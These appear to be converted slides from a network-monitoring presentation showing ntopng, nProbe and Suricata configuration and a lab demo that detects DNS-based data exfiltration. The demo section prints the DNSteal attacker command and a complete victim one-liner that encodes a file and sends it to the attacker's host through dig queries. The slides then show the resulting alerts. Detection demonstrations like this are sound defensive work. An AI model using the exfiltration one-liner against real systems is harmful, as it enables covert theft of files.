
Traffic Recording





Intrusion Detection Systems



Full-Fledged Monitoring



Software Configuration (Live Demo)



LocalAgent Instance

On

Interface

eno1

X

Network interface used for packet capture.

Flow Export to ntopng

Export Endpoint

tcp://127.0.0.1:6666

Flow export endpoint (e.g. zmq://*:5556) to deliver flows to ntopng.

Connect as Client

Set probe mode to connect to ntopng instead of listening. Requires the collection mode in ntopng (e.g. zmq://*:5556c).

NetFlow Export

Advanced Settings

key = value

-T=@NTOPNG@

--agent-mode

Search

blackout@devele: ~

Font size

–

16

+

Appearance

Black



Res

System

Overview

Logs

Storage

Networking

Accounts

Services

Navigator

ntopng

nProbe

Cento

n2disk

Cluster

nBox Preferences

Tools

Applications

Software Updates



Terminal

```
blackout@devele:~$ cat /etc/suricata/suricata.yaml | grep " filetype"
```

```
    filetype: syslog #regular|syslog|unix_dgram|unix_stream|redis
```

```
blackout@devele:~$ cat /etc/rsyslog.d/99-remote.conf
```

```
*.* action(type="omfwd" target="127.0.0.1" port="9999" protocol="tcp" action.resumeRetryCount="100" queue.type="LinkedList" queue.size="10000")
```

```
blackout@devele:~$ sudo suricata -c /etc/suricata/suricata.yaml -i eno1
```



Main Instance



On

Interfaces

syslog://127.0.0.1:9999 x



Network interfaces used for packet capture.

Local Networks

192.168.2.0/24 x

Local networks in CIDR format (e.g. 192.168.1.0/24) used to identify local hosts.

DNS Mode

Decode DNS responses and resolve local numeric IPs only x



Address resolution mode used for displaying host names.

Flow Collection



Collection Endpoint

tcp://127.0.0.1:6666c

Flow collection endpoint (e.g. zmq://127.0.0.1:5556 or kafka://192.168.1.1) to receive flows from nProbe.


Advanced Settings

key = value
-F="clickhouse;127.0.0.1;ntopng;default;"
-G=/var/run/ntopng.pid

Traffic Recording Settings

External Interface	eno1
Traffic Recording	Continuous Traffic Recording Enable continuous recording of raw traffic using n2disk.
Max Disk Space	5 GB Maximum disk space used for recorded traffic on disk. 4.84 GB are already in use by this instance.
Storage Directory	/var/lib/ntopng/39/pcap
Smart Traffic Recording	Smart Continuous Traffic Recording Move recorded traffic matching selected events (e.g. alerts) to a secondary storage for longer data retention.
Max Smart Disk Space	5 GB Maximum disk space used for recording event's traffic (Smart Recording) on disk.
Smart Storage Directory	/var/lib/ntopng/39/smart-pcap
Storage Utilization	System (107.48 GB) Packet Dumps (4.84 GB) Extracted Packets (0 Bytes) Free (106.19 GB) - Total: 218.51 GB

Smart Recording



Edit Recipient: SecurityAlertsOnPhone

Name

SecurityAlertsOnPhone

Endpoint

TelegramEndpoint

Channel Id [?](#)

321580770

Notifications Type

Alerts

Specify which type of notifications the user want to send to this Recipient (e.g. if alerts is selected only alerts are going to be sent here).

Silence Duplicated Alerts



If silenced, the same alert is not delivered to the recipient more than 1 time per hour

Deliver Checks based on

Properties

Alerts

Choose which alerts to receive, if by properties(e.g. severity) or by specific alert(s)

Alerts

✕ External Alert

✕ Susp DNS Traffic

Select alerts to deliver to the Recipient

Host Pools

Default, Jailed Hosts, LocalPool

Filter alerts matching the selected pools, whenever possible (e.g. Flow and Host alerts).

Active Monitoring

Nothing selected

Filter alerts matching the selected Active Monitoring entries.

Check

Apply

Incident Simulation (Live Demo)

Data Exfiltration with DNSteal


- DNSteal is a (simple) fake DNS server that allows you to export files through DNS requests
- No special binary required on the victim, just dig as DNS client, sed, gzip and base64 for the encoding
- Gzip-compressed files
- Customization of subdomains

Testbed

devele
192.168.2.134



Compromised
Host



DNS A Query
2D9cS8eI3LcW5.data.txt

ubuntu
192.168.2.221



Attacker's
Server

DNSteal Example


- Server (Attacker)

```
$ sudo python2 dnsteal.py 192.168.2.221 -z -v
```

- Client (Victim)

```
$ f=data.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f|  
base64 -w0 | sed "s/.\{$b\}/&\n/g");do if [[ "$c" -lt "$s" ]];  
then echo -ne "$i-."; c=$((c+1)); else echo -ne "\n$i-."; c=1; fi;  
done ); do dig @192.168.2.221 `echo -ne $r$f|tr "+" "*"` +short  
+noidnin +noidnout; done
```

Testbed



Telegram Notification



nBoxStatus

10:49

[Interface: syslog://127.0.0.1:9999] [Severity: **!** Error] [External Alert][Flow][devele:37259 -> ubuntu:53]
Detected DNS alert: Exfiltration [Possible]

[Interface: tcp://127.0.0.1:6666c] [Severity: **▶** Emergency] [External Alert][Flow][devele:37259 -> ubuntu:53] Detected DNS alert: Exfiltration [Possible]

10:49

Note:

1. An alert from Suricata is received and notified by ntopng (severity: Error)
2. An alert from ntopng is produced combining the flow risks with the Suricata alert, augmenting the score (severity: Emergency)

Total Flow Score / Score Category Breakdown		320	NeCybersecurity	
Issues	Description	Actions		
	DNS Invalid Characters [Score: 100] ?			
	External Alert [Score: 100]			
	Susp DNS Traffic [Score: 100] ?			
	Invalid DNS query [Score: 10]			
	Minor Issues [Score: 10] [DNS Record with zero TTL] ?			
CommunityId	1:qkd3QTPtcFgRINCgivTeL4gvNRc=			
devele ubuntu /usr/bin/dig [pid: 4084563] Unknown Host Process				
Client Process Information				
User Name	blackout			
Process PID/Name	/usr/bin/dig [PID: 4084563] [Package Name: bind9-dnsutils]			
